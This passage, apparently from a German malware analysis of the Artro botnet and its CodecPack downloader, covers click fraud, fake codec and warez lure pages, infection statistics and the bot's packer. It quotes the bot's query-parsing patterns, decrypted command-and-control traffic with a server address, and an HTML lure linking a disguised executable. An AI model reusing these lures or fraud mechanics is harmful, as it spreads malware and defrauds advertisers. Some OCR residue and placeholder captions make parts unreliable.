Um die Einnahmen durch die Nutzerumleitung auf die Ressourcen des Auftraggebers noch weiter zu erhöhen, nutzen einige Webseiten-Inhaber, die Werbelinks schalten, die Botnetzbetreiberdienste. Die Bots emulieren den Übergang der Anwender von den Werbeseiten auf die beworbenen Ressourcen. Dazu schleust der Bot im Feld „referrer" der HTTP-Anfrage die Webseiten-Adresse des Auftraggebers ein oder übermittelt in den Anfrage-Parametern die ID des Werbenetz-Partners.

Bei einem solchen Betrugsschema verdienen die Botnetzbetreiber, ihre unredlichen Partner und die

```
(http://)?([^/]*\.)?google\.[^/]*/search\?(.*&)?q=([^&]*)(&.*)?
(http://)?([^/]*\.)?yahoo\.[^/]*/search(;[^\?]*)?\?(.*&)?p=([^&]*)(&.*)?
(http://)?([^/]*\.)?bing\.[^/]*/search\?(.*&)?q=([^&]*)(&.*)?
(http://)?([^/]*\.)?google\.[^/]*/(search|url)\?(.*&)?q=([^&]*)(&.*)?
(http://)?([^/]*\.)?google\.[^/]*/search\?(.*&)?hl=([^&]*)(&.*)?
(http://)?([^/]*)?\.yahoo\..*
```

Abbildung 11. *Reguläre Ausdrücke, die Oms zur Auswertung der Anwenderanfrage verwendet*

```
uid=002cfd9de6c548feb1be05ae4e5553abfdb2a1bc&pin=00009bfe&version=7&cd=Jan 25
2011,19:32:43&qq=black&lang=ru&acceptlanguage=ru,en-us;q=0.7,en;q=0.3&useragent=Mozilla/5.0 (Windows; U; Windows NT 5.1; ru; rv:1.9.2.3)
Gecko/20100401 Firefox/3.6.3&domain=www.google.ru&searchnum=5
```

Abbildung 12. *Entschlüsselte Parameter, die der Bot Oms an den Server gesendet hat*

```
<root>
<click>
<url>
<![CDATA[http://64.111.211.163/c.php?s=eNo11LnSsswWBeALouqlB6
</url>
<ref>
<![CDATA[http://www.businessite.net/search.php?q=black]]>
</ref>
</click>
</root>
```

Abbildung 13. *Entschlüsselte Server-Instruktionen für Oms*




Abbildung 14. *Webseite, die einen Antiviren-Scan des Computers imitiert*




Abbildung 15. *Beispiel für eine Webseite, die ein Adware-Programm öffnet*

Inhaber von Webseiten, die Werbelinks platzieren. Auch die Einnahmen der Werbenetze steigen auf diese Weise. Nur der Auftraggeber schreibt rote Zahlen: Während er Geld für Werbung bezahlt hat, bekommt er keine Webseitenbesucher, die die beworbenen Dienstleistungen in Anspruch nehmen könnten.

Wir nehmen an, dass viele Webseiteninhaber und Partner von Werbenetzen nichts davon wissen, dass das Botnetz ihnen zu höheren Einnahmen verhilft.

Im Rahmen der Untersuchungen des Botnetzes haben wir eine Vielzahl von Systemen zum An- und Verkauf von Traffic aufgespürt, mit denen verschiedene Bots von CodecPack interagieren. Hier ein kleiner Auszug dieser Dienste (Informationen aus den Konfigurationsdateien) (Tabelle 1.).

Diese Liste enthält sowohl überaus bekannte, stark frequentierte Werbedienste als auch Dienste mit zweifelhaftem Ruf. Die Links, die diese Domains enthalten, wurden von den Bots zusammen mit einer Vielzahl von Werten im Feld „referrer“ oder mit Identifikatoren der Partner empfangen. Nachfolgend einige Webseiten, deren Besitzer Trafficerhöhung in Auftrag gaben, die von den Betreibern des Botnetzes im Februar 2011 angeboten und deren URLs als „referrer“ verwendet wurden (Tabelle 2.).

Es wird beispielsweise die Adresse businessite.net in das Feld „referrer“ für den Bot Oms eingetragen. Und so wird diese Seite in einem der Dienste bewertet, die




Abbildung 16. *Betrugsschema des Botnetzes*

Informationen über den Erlös und Wert von Webseiten bereitstellen (Abbildung 17.).

Im Rahmen unserer Untersuchungen fanden wir heraus, wie viele Klicks jedes Modul innerhalb von 24 Stunden durchschnittlich auf die in der Konfigurationsdatei angezeigten Links durchführt. Mit Kenntnis dieser Zahl und Faktoren wie der durchschnittlichen Bezahlung der Werbedienste pro Klick, der Mindestanzahl an Bots im Zombienetz und dem wahrscheinlichen Anteil der Botnetzbetreiber am Verkauf des Traffics sind wir in der Lage, das mutmaßliche Einkommen der Cyberkriminellen zu berechnen. Nach unseren Einschätzungen beträgt es zwischen ein- und zweitausend US-Dollar pro Tag.

Es bleibt anzumerken, dass der Bot Oms in dieser Berechnung nicht berücksichtigt wurde. Dessen Klicks hängen ausnahmslos vom Verhalten des Anwenders bei den von ihm durchgeführten Anfragen an Suchmaschinen ab. Außerdem muss man bedenken, dass die Cyberkriminellen die Klickhäufigkeit der Bots äußerst flexibel einstellen können. Dadurch lässt sich das Verhalten eines echten Anwenders realistisch imitieren: Die Klicks werden nicht in regelmäßigen Abständen, sondern innerhalb einer bestimmten Zeitspanne mit darauffolgenden längeren Pausen durchgeführt.

Erfreulicherweise verfügen einige Werbedienste bereits über Technologien, die das Traffic-Pushing erkennen. Die Auftraggeber sollten ihrerseits Sorgfalt bei der Auswahl des Dienstes walten lassen, der die Anwender auf ihre Webseite locken soll.

Verbreitung

CodecPack gelangt auf verschiedenen Wegen auf die Computer der Anwender. Das bedeutet, dass die Betreiber von Artro zur Verbreitung ihres Downloaders auf Dienstleister zurückgreifen, die Malware auf den Rechnern der Nutzer installieren. Der Downloader

Tabelle 1. *xxxxxxxxx*

servedby.adxpower.com	ad.tlvmedia.com	ad.scanmedios.com
ad.reduxmedia.com	xml.admanage.com	ad.globe7.com
ads.e-planning.net	information-seeking.com	ad.xtendmedia.com
adserver.thegrids.info	ad.bharatstudent.com	ad.adperium.com
edge1.srv123.net	ad.adserverplus.com	ad.yieldads.com
ads.react2media.com	adserving.cpxinteractive.com	ad.adnetwork.net
ad.adfunky.com	ad.harrenmedianetwork.com	adserving.versaneeds.com
ads.creafi-online-media.com	ad.e-viral.com	
ads.clicksor.com		

Tabelle 2. *xxxxxxxxx*

businessite.net	fiql.com	bossip.com
hollywoodrag.com	ovguide.com	bradenton.com
freecodesource.com	trailersplay.com	ehow.com
eonline.com	popphoto.com	reference.com
kitchen.apartmenttherapy.com	musi-c-lips.com	allgame.com
tabcrawler.com	investopedia.com	chaptercheats.com
armorgames.com	urbanmusic2000.com	hypegames.com
animelyrics.com	projectplaylist.com	dailyitem.com
inquirer.net	muztuber.com	jalopnik.com
travel-videos.com	cars-in-clips.com	automotto.com
sport-tube.com	trailersandvideos.com	dieselstation.com
bestflasher.com	newsvidz.com	gm-volt.com
comedy-clips.com	gamevid.com	autotips.com
yourfunnytube.com	lifestylefood.com.au	premiere.com
tubefaster.com	accesshollywood.com	motorpia.com
playmyflash.com	favoritecartoons.com	vuwl.com
game-spotting.com	fastmega.com	searchci.com
myanimalclips.com	freewebtemplat.com	enter-search.com
	livescore.com	mymedicare.com




Abbildung 17. *Werteinschätzung der Webseite businessite.net und deren Erlöse durch websiteworths.com*

CodecPack wird über Botnetze verbreitet und in diesem Fall erfolgt seine Installation auf vorher bereits mit einem Trojan-Downloader infizierten Computern. Er kann sich ebenfalls mit Hilfe von Exploit-Packs ausbreiten: Dazu reicht es aus, dass der Anwender eine infizierte Webseite besucht und schon lädt das darauf platzierte Exploit CodecPack auf seinen Computer und führt den Schädling aus. Ein recht extremes Beispiel für die Verbreitung des Downloaders über Exploits war der Spamversand, den Kaspersky Lab im März 2011 nach dem Erdbeben in Japan registrierte. Die Spam-Mails enthielten einen Link zu einer schädlichen Webseite, die Trojan-Downloader. Win32.CodecPack über ein Exploit auf dem Computer des Nutzers installierte.

Die Hauptinfizierungsmethode von CodecPack ist banal: Der Anwender lädt sich die schädliche ausführbare Datei selbst auf den Rechner und startet sie dort. Selbstverständlich führt heutzutage kein Anwender „einfach nur so“ aus reiner Neugier eine unbekannte Datei auf seinem Computer aus. Doch die Cyberkriminellen berücksichtigen diesen Umstand und platzieren den Trojaner als Codec, als legales Programm, als Keygenerator oder als Programm zur Entfernung eines Software-Kopierschutzes („Crack“) auf so genannten Warez-Sites. CodecPack wird auch über gefälschte Blogs, Videoportale und Porno-Webseiten verbreitet, die eigens zur Infizierung von PCs erstellt wurden. Zieht man die Charakteristik dieser Webseiten in Betracht, kann man davon ausgehen, dass hauptsächlich Freunde kostenloser Software, Porno-Liebhaber sowie einfach nur unbedarfte Anwender in diese Falle der Cyberkriminellen tappen.

Wie geht das vor sich? Nehmen wir einmal an, der Anwender ist auf die Webseite eines gefälschten Videoportals gesurft, um sich dort ein Filmchen anzuschauen.

Im Display des Players wird darauf hingewiesen, dass es zum Anschauen des Videos möglicherwei-




Abbildung 18. *Webseite eines gefälschten Videoportals*




Abbildung 19. *Gefälschter Blog*

se erforderlich ist, einen Codec herunterzuladen. Öffnet sich beim Versuch, den Film abzuspielen, also ein Standard-Dialogfenster und wird dem Anwender darin angeboten, eine ausführbare Datei mit einem vertrauenseinflößenden Namen (zum Beispiel DivX-codec.exe) zu speichern oder auszuführen, startet der Nutzer sie ohne Bedenken, da er davon ausgeht, dass es sich um den benötigten Codec handelt. Tatsächlich aber startet er damit das Schadprogramm Trojan-Downloader.Win32.CodecPack, dessen Name diese Methode zur Malware-Installation auf den Computern der Anwender beschreibt. Auf ähnliche Art und Weise werden PCs infiziert, deren Anwender sich pornografische Inhalte auf gefälschten Porno-Webseiten oder Beiträge in erfundenen Blogs ansehen möchten.

Beim Versuch des Anwenders, das im Blog veröffentlichte Video anzuschauen, öffnet sich eine Webseite mit der Abbildung eines Videoplayers.

Tatsächlich ist das aber kein Videoplayer, sondern nur ein Bild, hinter dem sich ein Link zu einer schädlichen Datei verbirgt:

```
<A href="http://mo***ilite.in/vimeoHDRviewer.40014.
                    exe"><IMG src="xplayer.gif"
                    border=0></A>
```

Wie bereits beschrieben, klickt der Nutzer nun auf die Abbildung des Players, woraufhin ihm vorgeschlagen wird, den „Codec" herunterzuladen. Dass nach dem Download und Start des Programms keinerlei Videos gezeigt werden, dafür aber der Computer infiziert ist, muss eigentlich gar nicht mehr erwähnt werden.

Versucht der Anwender, Software, einen Keygenerator oder einen Crack von einer Warez-Seite herunterzuladen, kommen noch seltener Zweifel auf – schließlich hat der Nutzer die Webseite ja eigens zu dem Zweck, ein Programm herunterzuladen, besucht. Allerdings enthält die auf den Computer geladene Software nichts außer einem Trojaner.

Abbildung 20. *Webseite mit Abbildung eines Videoplayers*

Kommen wir nun dazu, wie der Anwender auf Webseiten gelangt, die Links zu schädlichen Dateien enthalten. Um den Zustrom von Nutzern auf solche Seiten sicherzustellen, wird die „schwarze" Suchmaschinenoptimierung eingesetzt (Black SEO). So erscheint der oben dargestellte gefälschte Blog nach Eingabe verschiedener Schlüsselwörter in die Suchmaschine bing.com bereits auf der zweiten Seite in der Ergebnisliste. Zudem werden Weiterleitungen zu Webseiten mit schädlichen Links in Kommentaren zu Beiträgen verschiedener populärer Blogs und in Nachrichtenportalen untergebracht.

Die schädlichen Links auf einer Vielzahl von Webseiten führen alle zu ein und derselben Domain. Die Domains in den Links ändern sich mehrmals pro Tag.

Das Ausmaß des Problems

Das erste Sample von CodecPack entdeckte Kaspersky Lab im Sommer 2008. Innerhalb von zweieinhalb Jahren nahm das Botnetz Artro enorme Ausmaße an: Im Januar 2011 wurde CodecPack mindestens einmal bei etwa 140.000 unserer Anwender entdeckt.

Interessant ist der Vergleich dieser Zahl mit den Daten, die direkt von den Servern der Cyberkriminellen stammen. Wir sind in den Besitz von Log-Files von einem der Back-End-Server des Botnetzes gekommen, die solche Informationen enthalten wie etwa die IP-Adresse des Computers, von dem eine Anfrage an das Steuerungszentrum gerichtet wurde. Dazu kommen Datum und Zeit der Anfrage sowie das Land, in dem sich der infizierte Computer befindet. Auf der unten stehenden Grafik ist die Anzahl der einzelnen IP-Adressen pro Tag dargestellt, die vom 24. April bis zum 7. August 2010 Anfragen an das Steuerungszentrum des Botnetzes richteten.

Die Grafik zeigt, dass die Zahl der einzelnen IP-Adressen an einigen Tagen die 150.000-Marke erreichte. Dabei ist zu berücksichtigen, dass wir nur über Log-Da-




Abbildung 21. *Webseite, die den Downloader Trojan-Downloader. Win32.CodecPack verbreitet, getarnt als gehackte lizenzierte Software*




Abbildung 22. *Anzahl der Domains, von denen aus CodecPack im Laufe eines Tages heruntergeladen wurde*

teien von einem Back-End-Server verfügen und es mindestens drei solcher Server in einem Botnetz gibt. Allerdings ist nicht klar, ob die Log-Files zentral auf einem der Server gespeichert werden oder jeder Server seine eigenen Log-Dateien hat. Im zweiten Fall könnte sich herausstellen, dass die tatsächliche Zahl wesentlich höher liegt als die oben angegebene.

Den Daten aus den Log-Dateien zufolge wurden Computer von Anwendern in 235 Ländern der Welt mit dem Schädling Trojan-Downloader.Win32.CodecPack infiziert. Die folgende Tabelle zeigt die 20 am stärksten betroffenen Länder.

Diese Liste ähnelt der mit Hilfe des Kaspersky Security Networks (KSN) ermittelten Statistik sehr stark: Die in den Top 20 vertretenen Länder sind nahezu gleich, nur die Positionen im Ranking unterscheiden sich.




Abbildung 23. *Anzahl von Anwendern, auf deren Computern Trojan-Downloader.Win32.CodecPack entdeckt wurde*




Abbildung 24. *Anzahl einzelner IP-Adressen in den Log-Files des Steuerungszentrums*

Tabelle 3. *Verteilung der mit Trojan-Downloader.Win32.CodecPack infizierten Computer nach Ländern (laut Daten aus den Log-Dateien)*

Land	Anteil in Prozent
USA	14,46 %
Brasilien	6,45 %
Indien	5,65 %
Deutschland	5,87 %
Mexiko	4,08 %
Frankreich	2,45 %
Italien	2,28 %
Großbritannien	2,26 %
Spanien	2,14 %
Kolumbien	2,01 %
Vietnam	1,78 %
Türkei	1,53 %
Ukraine	1,47 %
Kanada	1,43 %
Iran	1,43 %
Pakistan	1,38 %
Indonesien	1,35 %
Thailand	1,31 %
Peru	1,27 %
Argentinien	1,25 %
Sonstige	27,51 %

Tabelle 4. *Verteilung der Entdeckungen von Trojan-Downloader.Win32.CodecPack auf den Computern der Anwender nach Ländern (entsprechend der KSN-Statistik)*

Land	Anteil in Prozent
Indien	10,64 %
USA	9,16 %
Deutschland	5,48 %
Russische Föderation	4,61 %
Italien	4,15 %
Vietnam	3,64 %
Großbritannien	3,63 %
Saudi Arabien	2,92 %
Frankreich	2,77 %
Malaysia	2,55 %
Brasilien	2,45 %
Spanien	2,34 %
Indonesien	2,299 %
Kanada	2,294 %
Thailand	2,2 %
Türkei	1,99 %
Mexiko	1,61 %
Polen	1,55 %
Vereinigte Arabische Emirate	1,50 %
Iran	1,44 %
Sonstige	30,78 %

Der Packer

Die Ausbreitung des Botnetzes wird insbesondere dadurch begünstigt, dass die Virenschreiber ihren Downloader CodecPack mit einem Packer schützen, um so der Entdeckung durch Antiviren-Programme entgegenzuwirken. Wie bereits oben erwähnt, sind die Werbe-Dateien, die der Schädling Trojan-Downloader.Win32.CodecPack herunterlädt, mit dem gleichen Packer wie auch der Downloader gepackt. Der Packer ist polymorph und setzt Anti-Emulationsmethoden ein.

Der Downloader und die von ihm heruntergeladenen Dateien werden recht häufig neu gepackt – mindestens einmal pro Tag –, was die Entdeckung des Schädlings erschwert.

Im Rahmen eines kleinen Experiments verschickte der Antiviren-Scan-Dienst Virustotal den Downloader Trojan-Downloader.Win32.CodecPack, den Cyberkriminelle zwei Tage vorher verbreitet hatten. Das Testergebnis war gar nicht einmal so schlecht: 40 von 43 Antiviren-Programmen erkannten die Datei als schädlich.

Das gleiche Prozedere wurde mit einem Sample durchgeführt, das die Virenschreiber am Tag der Untersuchung verbreitet hatten. Die Ergebnisse waren diesmal – milde ausgedrückt – nicht unbedingt berauschend: Nur 11 von 43 Antiviren-Produkten erkannten die Datei als schädlich (Abbildung 27.).

